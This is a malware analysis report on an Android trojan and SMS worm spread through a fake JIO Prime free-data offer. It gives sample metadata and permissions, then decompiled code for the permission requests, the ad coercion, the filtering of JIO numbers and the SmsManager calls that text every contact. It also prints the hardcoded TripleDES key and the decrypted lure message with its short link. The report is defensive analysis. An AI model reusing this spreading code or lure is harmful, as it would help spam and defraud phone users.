Malware Report

Android

Trojan | Worm | Spyware

Report of

JIO Prime Update Malware

x64mayhem

March 23, 2020

Contents

1 Brief

Summary

Analysis of Android Malware which belongs to the category of Trojan, Worm and Adware spread via SMS Scam regarding JIO Prime Membership Update and 25GB free internet everyday for 6 months targetting JIO SIM users during March-April 2020.

Keywords: Android Malware, Trojan, Worm, SMS Stealer

2 Overview

2.1 Sample Details

File Name	Prime-Update.apk
SHA256	eeaae2b943e011cca76c6d4a90ea08cc8f5940346f4d52d89ba2194d8586dce8
Magic Number	Zip archive data, at least v2.0 to extract
Size	1550 kB , 1587590 Bytes, 1.5 MB
MIME Type	application/zip

2.2 Android Application Details

Android Type	APK
Package Name	com.benstokes.pathakschook
Main Activity	com.benstokes.pathakschook.MainActivity
Internal Version	2
Displayed Version	1.2
Minimum SDK Version	23
Target SDK Version	28

2.3 Certificate

Valid From	2016-09-23 11:57:06
Valid To	3015-01-25 11:57:06
Serial Number	333a0b9b
Thumbprint	d122d9adc3e5d5ff346b32c0413f5cf3a3cc4658

2.4 Permissions

1. android.permission.ACCESS_COARSE_LOCATION
2. android.permission.ACCESS_FINE_LOCATION
3. android.permission.INTERNET
4. android.permission.READ_CONTACTS
5. android.permission.READ_PHONE_STATE
6. android.permission.SEND_SMS
7. android.permission.ACCESS_NETWORK_STATE
8. android.permission.FOREGROUND_SERVICE

2.5 Activities

1. com.benstokes.pathakschook.Fini
2. com.benstokes.pathakschook.Spec
3. com.benstokes.pathakschook.smooth
4. com.benstokes.pathakschook.MainActivity
5. com.applovin.adview.AppLovinInterstitialActivity
6. com.applovin.sdk.AppLovinWebViewActivity
7. com.applovin.mediation.MaxDebuggerActivity
8. com.applovin.mediation.MaxDebuggerDetailActivity

2.6 Services

1. com.benstokes.pathakschook.Act
2. com.applovin.impl.sdk.utils.AppKilledService

3 Characteristics

Infection Capabilities	User Dependent
Spreading Mechanism	SMS Spam
Obfuscation	Medium
Remote Attacker Interaction	Not Found

4 Detailed Analysis

4.1 Static

Decompiled using JadX

4.1.1 MainActivity

] MainActivity is called upon program execution, it only checks for permissions then pass the control to **smooth.class**

```
if (!z2 || !z3 || !z4 || !z5 || !z) {
                a.a(this, new String[]{"android.permission.READ_CONTACTS",
                    "android.permission.SEND_SMS", "android.permission.READ_PHONE_STATE",
                    "android.permission.ACCESS_COARSE_LOCATION",
                    "android.permission.ACCESS_FINE_LOCATION"}); // a.a is method call for
                    requesting Permissions.
                if (VERSION.SDK_INT >= 23 &&
                    shouldShowRequestPermissionRationale("android.permission.ACCESS_FINE_LOCATION"))
                    {
                    new Builder(this).setMessage("Please allow permissions to get this
                        offer").setPositiveButton("OK", new OnClickListener() {
                        public final void onClick(DialogInterface dialogInterface, int i) {
                            if (VERSION.SDK_INT >= 23) {
                                MainActivity.this.requestPermissions(new
                                    String[]{"android.permission.ACCESS_FINE_LOCATION",
                                    "android.permission.READ_CONTACTS",
                                    "android.permission.SEND_SMS",
                                    "android.permission.ACCESS_COARSE_LOCATION",
                                    "android.permission.READ_PHONE_STATE"}, 200);
                            }
                        }
                    }).setNegativeButton("Cancel", null).create().show();
                }
            } else {
                startActivity(new Intent(this, smooth.class)); //CALL FOR SMOOTH.CLASS
                finish();
            }
```

4.1.2 Smooth.class

Smooth.class is called by MainActivity.class and contains the first User Interaction with the Application.
It asks for user's phone number, checks for it's length (>10 digits) and then it shows fake Processing Animation for 4 seconds and passes control over to **Spec.class** and runs **Act.class** in background.

```
// Smooth.class decompiled ; number check
this.SubmitButton.setOnClickListener(new View.OnClickListener() {
          public final void onClick(View view) {
              if (smooth.this.editTex.getText().toString().length() >= 10) { //IF NUMBER
                  VALID 10 DIGIT
                  smooth.this.ProgressDialog.setMessage("Activating Offer...");
                  smooth.this.ProgressDialog.show();
                  appLovinAdView.setVisibility(0); //LOAD ADS BUT DON'T SHOW?
                  new Thread(new Runnable() {
                      public final void run() {
                          try {
                              Thread.sleep(4000);
                              smooth.this.ProgressDialog.dismiss(); //FAKE PROGRESS BAR
                          } catch (InterruptedException e) {
                              e.printStackTrace();
                          }
                      }
                  }).start();
                  return;
              }
              Toast.makeText(smooth.this, "Please Enter Your Phone Number", 1).show();
          }
      });
```

```
if (CHECK ALL PERMS HERE) { startService(new Intent(this, Act.class)); // IF WE HAVE THE
    PERMISSIONS, move TO ACT.JAVA in background
GETSUBSCRIPTIONLIST();} else {GETPERMISSIONS();}
      this.PD = new
          PD(this);this.PD.setCancelable(false);this.PD.setProgressStyle(0);this.PD.setOnDismissLis
          OnDismissListener() {public final void onDismiss(DialogInterface
          dialogInterface) {
              new a(smooth.this, "Follow next Instruction to Activate this offer", new
                  OnClickListener() {public final void onClick(DialogInterface
                  dialogInterface, int i) {
                      smooth.this.startActivity(new Intent(smooth.this, Spec.class));
                          //MOVE ON THE SPEC.JAVA FOR NEXT SCREEN
                      smooth.this.finish();}});}});
```

4.1.3 Spec.class [Adware Code]

Spec.class is major handler of Advertisments(ADs) in the application, it communicates with ***AppLovinAdView*** and provides ADs on the screen.
It creates a bogus progress illusion while contacting servers, interestingly if ADs are available, *it force user to click on the ADs to continue to avail spam offer.*
At last transfer controls to **Fini.class**, which is just a screen that tells *"your offer will be activated in 24 hours"*.

```
this.n.setOnClickListener(new View.OnClickListener() {
          public final void onClick(View view) {
              if (!Spec.this.o) {
                  Spec spec = Spec.this;
                  spec.startActivity(new Intent(spec, Fini.class));
                  Spec.this.finish();
              } else if (!Spec.this.p) {
                  Toast.makeText(Spec.this, "Please Click on ADS to continue", 1).show();
                      //ASKING USER TO CLICK ON THE ADs
              } else {
                  Spec spec2 = Spec.this;
                  spec2.startActivity(new Intent(spec2, Fini.class));
                  Spec.this.finish();
              }
          }
      });
```

4.1.4 Act.class [Worm Code]

Act.class is the main class of this application, this spreads the SPAM Messages from ***User's Smartphone to all the contacts saved in it.***.
This class has can TripleDES encrypted string which is the message sent to all other potential targets after Decrypting it.
It is also programmed to sort out potential JIO user's contact number from the phone and then send them the message. JIO's official Recharge API is used to check validity of phone numbers

Check for potential JIO numbers, starting with hardcoded patterns.

```
public static boolean c(String str) {
       String[] strArr = {"7000", "7001", "7002", "7003", "7004", "7005", "7006", "7007",
           "7008", "7009", "7010", "7011", "7012", "7013", "7014", "7015", "7016",
           "7017", "7018", "7019", "7020", "7021", "6001", "6002", "6002", "6003",
           "6003", "6001"};
       for (int i2 = 0; i2 < 28; i2++) {
           if (str.toString().startsWith("91" + strArr[i2])) {
               return true;
           }
       }
       return false;
   }
```

Encrypted Data :- We also found an encrypted string in the decompiled code.

```
   byte[] c = this.j.getBytes("UTF8"); //Key is loaded here with forward reference
   SecretKey d = this.h.generateSecret(this.g);
   //string e is actual ENCRYPTED message.
   String e =
       "aSISKSbhFLYE/b9DEBS7d/TAo/L6+7JWf03j23s9xBys7AQVIkueE1J+0JVwdbbgVq9UL8OXKaSOq49Y"
   +"0wO3zvFyxqGLD1lT7i2mFtggWiLbVsJe1QHUbpynFGfFnkEUkqpsnvWVnUwgd/2CfYUIUTHg/KyX3XRAe4vQXPl4ty980S

   private KeySpec g = new DESedeKeySpec(this.c); //DESedeKeySpec(KeyData) //
       j.getBytes(j)
   private SecretKeyFactory h = SecretKeyFactory.getInstance(this.k); //Key algorithm
   private Cipher i = Cipher.getInstance(this.k); //DESede
   private String j = "ThisIsSpartaThisIsSparta"; // most probably the KEY
   private String k = "DESede";
```

This string can be decrypted easily with custom Java commandline application, as we have the key [***"ThisIsSpartaThisIsSparta"***] and all the other parameters for TripleDES (or DESede in JAVA). Decrypting the String we get the following message -

```
"GOOD NEWS!!       \n"
"Jio is giving free 25GB \n"
"Data Daily for 6-Months \n"
"Download app now and   \n"
"Register to acitvate offer \n"
"Link: http://tiny.cc/Jionet \n"
```

The message above is our SPAM message which is sent to other contacts in user's device.

JIO API CALL :- We also see some request to JIO's official Recharge APIs to check the validity of phone numbers.

```
HttpsURLConnection httpsURLConn = (HttpsURLConnection) new
    URL("https://www.jio.com/api/jio-recharge-service/recharge/submitNumber").openConnection();
    //THE JIO API
SSLContext instance = SSLContext.getInstance("TLS");
instance.init(null, null, new SecureRandom());
httpsURLConn.setSSLSocketFactory(instance.getSocketFactory());
httpsURLConn.setRequestProperty("Host", "www.jio.com");
httpsURLConn.setRequestProperty("Origin", "https://www.jio.com");
httpsURLConn.setRequestProperty("User-Agent", "Mozilla/5.0 (iPhone; CPU iPhone OS 11_0
    like Mac OS X) AppleWebKit/604.1.38 (KHTML, like Gecko) Version/11.0 Mobile/15A372
    Safari/604.1"); //USER-AGENT iPHONE, iOS 11 Safari 604.1
httpsURLConn.setRequestProperty("Accept", "application/json, text/javascript, */*;
    q=0.01");
httpsURLConn.setRequestProperty("Accept-Language", "en");
httpsURLConn.setRequestProperty("Referer",
    "https://www.jio.com/JioApp/index.html?root=primeRecharge/");
httpsURLConn.setRequestProperty("Content-Type", "application/json");
httpsURLConn.setRequestProperty("Content-Length", ("{\"serviceId\":\"" + str +
    "\",\"partyId\":null,\"source\":null,\"ptab\":null,\"token\":null,\"msg\":null,\"serviceType\":\
httpsURLConn.setRequestProperty("DNT", "1");
httpsURLConn.setRequestProperty("Connection", "keep-alive");
httpsURLConn.setRequestProperty("Pragma", "no-cache");
httpsURLConn.setRequestProperty("Cache-Control", "no-cache");
httpsURLConn.setReadTimeout(7000);
httpsURLConn.setConnectTimeout(8000);
httpsURLConn.setRequestMethod("POST"); //POST REQUEST
httpsURLConn.connect();
```


SMS MANAGER :- Code to send SMS to other contacts

```
try {
   if (str2.contains("default")) {SmsManager.getDefault().sendTextMessage(MSG, null, b2,
       null, null);return;}
   Method declaredMethod =
       Class.forName("android.telephony.SubscriptionManager").getDeclaredMethod("getSubId",
       new Class[]{Integer.TYPE});
   declaredMethod.setAccessible(true);
   SmsManager.getSmsManagerForSubscriptionId(((int[]) declaredMethod.invoke(null, new
       Object[]{Integer.valueOf(Integer.parseInt(phone))}))[0]).sendTextMessage(MSG, null,
       b2, null, null);
} catch (Exception e) {e.printStackTrace();}} catch (Exception e2) {
    e2.printStackTrace();}
```


4.2 Dynamic


4.2.1 Android Virtual Device

Running the malware in Android 8.0 Google Pixel 3a Virtual Device




The malware was run on Android 8.0, API 26, Pixel 3a Android Virtual Device.
The device was connected to Linux Host using ADB.
Internet, GPS, WiFi was turned off for the device.






